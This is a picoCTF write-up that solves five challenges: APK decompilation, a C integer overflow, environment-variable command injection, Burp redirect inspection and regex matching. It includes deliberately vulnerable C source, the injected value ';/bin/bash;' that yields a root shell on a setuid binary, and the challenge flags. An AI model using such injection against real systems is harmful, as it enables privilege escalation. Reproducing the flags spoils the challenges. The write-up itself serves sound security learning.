
timer


Challenge: You will find the flag after analysing this apk, `timer.apk`

Solution :

Decompile apk with online apk decompiler.


I used jdx `http://www.javadecompilers.com/`





..	folder	
res	folder	
META-INF	folder	
kotlin	folder	
classes3.dex	.dex	6.69 KB
classes.dex	.dex	7.24 MB
classes2.dex	.dex	461 KB
AndroidManifest.xml	.xml	1.56 KB

We can get the flag by looking in the `AndroidManifest.xml`



```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="picoCTF{t1m3r_r3v3r
s3d_succ355fully_17496}" android:compileSdkVersion="32" android:compileSdkVersionCodename="12" package="com.example.timer" platformBu
ildVersionCode="32" platformBuildVersionName="12">
    <uses-sdk android:minSdkVersion="21" android:targetSdkVersion="32"/>
    <application android:theme="@style/Theme.Timer" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" android:debug
gable="true" android:allowBackup="true" android:supportsRtl="true" android:fullBackupContent="@xml/backup_rules" android:roundIcon="@
mipmap/ic_launcher_round" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:dataExtractionRules="@xml/data
_extraction_rules">
        <activity android:name="com.example.timer.MainActivity" android:exported="true">
```

Flag : `picoCTF{t1m3r_r3v3rs3d_succ355fully_17496}`

two-sum

Can you solve this?What two positive numbers can make this possible:

`n1 > n1 + n2 OR n2 > n1 + n2`

Source code

```
#include <stdio.h>
#include <stdlib.h>
```

```
static int addIntOvf(int result, int a, int b) {
    result = a + b;
    if(a > 0 && b > 0 && result < 0)
        return -1;
    if(a < 0 && b < 0 && result > 0)
        return -1;
    return 0;
}

int main() {
    int num1, num2, sum;
    FILE *flag;
    char c;

    printf("n1 > n1 + n2 OR n2 > n1 + n2 \n");
    fflush(stdout);
    printf("What two positive numbers can make this possible: \n");
    fflush(stdout);

    if (scanf("%d", &num1) && scanf("%d", &num2)) {
        printf("You entered %d and %d\n", num1, num2);
        fflush(stdout);
        sum = num1 + num2;
        if (addIntOvf(sum, num1, num2) == 0) {
            printf("No overflow\n");
            fflush(stdout);
            exit(0);
        } else if (addIntOvf(sum, num1, num2) == -1) {
            printf("You have an integer overflow\n");
            fflush(stdout);
        }

        if (num1 > 0 || num2 > 0) {
            flag = fopen("flag.txt","r");
            if(flag == NULL){
                printf("flag not found: please run this on the server\n");
                fflush(stdout);
                exit(0);
            }
            char buf[60];
            fgets(buf, 59, flag);
            printf("YOUR FLAG IS: %s\n", buf);
            fflush(stdout);
            exit(0);
        }
    }
    return 0;
}
```

Solution :

`n1 > n1 + n2 OR n2 > n1 + n2` Mathematically this is not possible. But in computers its possible.

This can be done with simple integer overflow.

The `n1` and `n2` are declared as signed integers.

Signed int range for

- 2 bytes(-32,768 to 32,767)
- 4 bytes(-2,147,483,648 to 2,147,483,647)


If we store `2,147,483,648` in a signed 4 byte integer it will become `-2,147,483,648`.

Take `n1 = 2,147,483,648` `n2 = 2,147,483,649`

Here `n1` becomes `-2,147,483,648` `n2` becomes `-2,147,483,647`

Therefore,

`n1 + n2 = -2,147,483,648 + (-2,147,483,647)`




```
mj0ln1r@AHLinux:~$ nc saturn.picoctf.net 53022
n1 > n1 + n2 OR n2 > n1 + n2
What two positive numbers can make this possible:
2147483648
2147483649
You entered -2147483648 and -2147483647
You have an integer overflow
```

But here, `n1>0 and n2>0` not satisfied. We only get the flag if it does.

So, we can select two numbers whose sum is `2147483648.` Then the result will be `-2147483648`.

Take `n1 = 2147483640 and n2 = 8`

Then `n1 + n2 = 2147483648` , it will be stored as `-2147483648`




```
mj0ln1r@AHLinux:~$ nc saturn.picoctf.net 52281
n1 > n1 + n2 OR n2 > n1 + n2
What two positive numbers can make this possible:
2147483640
8
You entered 2147483640 and 8
You have an integer overflow
YOUR FLAG IS: picoCTF{Tw0_Sum_Integer_Bu773R_0v3rfl0w_fe14e9e9}
```

Flag : picoCTF{Tw0_Sum_Integer_Bu773R_0v3rfl0w_fe14e9e9}

VNE


Challenge : We've got a binary that can list directories as root, try it out !!

Solution :



```
ctf-player@pico-chall$ ls -l /home/ctf-player/bin
-rwsr-xr-x 1 root root 18752 Mar 16 01:59 /home/ctf-player/bin
ctf-player@pico-chall$ /home/ctf-player/bin
Error: SECRET_DIR environment variable is not set
ctf-player@pico-chall$ SECRET_DIR=/root
ctf-player@pico-chall$ /home/ctf-player/bin
Error: SECRET_DIR environment variable is not set
ctf-player@pico-chall$ ./home/ctf-player/bin
Error: SECRET_DIR environment variable is not set
ctf-player@pico-chall$ export SECRET_DIR
ctf-player@pico-chall$ ./home/ctf-player/bin
Listing the content of /root as root:
flag.txt
ctf-player@pico-chall$ 
```

`flag.txt` is in `/root`



```
ctf-player@pico-chall$ SECRET_DIR=";/bin/bash;"
ctf-player@pico-chall$ export SECRET_DIR
ctf-player@pico-chall$ ./bin
Listing the content of ;/bin/bash; as root:
bin
root@challenge:~# cat /root/flag.txt
picoCTF{Power_t0_man!pul4t3_3nv_1670f174}root@challenge:~#
```

We entered `;/bin/bash;` in the `SECRET_DIR` which is a command injection technique, it gives root access.


Flag : picoCTF{Power_t0_man!pul4t3_3nv_1670f174}

findme

Challenge : Help us test the form by submiting the username as `test` and password as `test!` Website : http://saturn.picoctf.net:54933/


Solution:

Using Burp the re directions of the page gives us the flag.



```
GET /next-page/id=cGljb0NURntwcm94aWVzX2Fs HTTP/1.1
Host: saturn.picoctf.net:54933
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://saturn.picoctf.net:54933/
DNT: 1
Connection: close
```

```
cGljb0NURntwcm94aWVzX2Fs
picoCTF{proxies_al
```




```
GET /next-page/id=bF90aGVfd2F5XzAxZTc0OGRifQ== HTTP/1.1
Host: saturn.picoctf.net:54933
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://saturn.picoctf.net:54933/next-page/id=cGljb0NURntwcm94aWVzX2Fs
DNT: 1
```

```
bF90aGVfd2F5XzAxZTc0OGRifQ=
l_the_way_01e748db}
```

Flag : picoCTF{proxies_all_the_way_01e748db}


MatchTheRegex

Challenge : How about trying to match a regular expression



Solution :

Looking at source code




```
            <button id="submit-but" type="submit" id="submit-button">SUBMIT</button
        </form>
    </div>
</body>
<script>
    function send_request() {
        let val = document.getElementById("name").value;
        // ^p.....F!?
        fetch(`/flag?input=${val}`)
            .then(res => res.text())
            .then(res => {
                const res_json = JSON.parse(res);
                alert(res_json.flag)
                return false;
            })
        return false;
    }

</script>

</html>
```

Entering `picoCTF` in the input box gives us flag.



saturn.picoctf.net:65185 says

picoCTF{succ3ssfully_matchtheregex_f89ea585}

Valid Input

picoCTF

Flag : picoCTF{succ3ssfully_matchtheregex_f89ea585}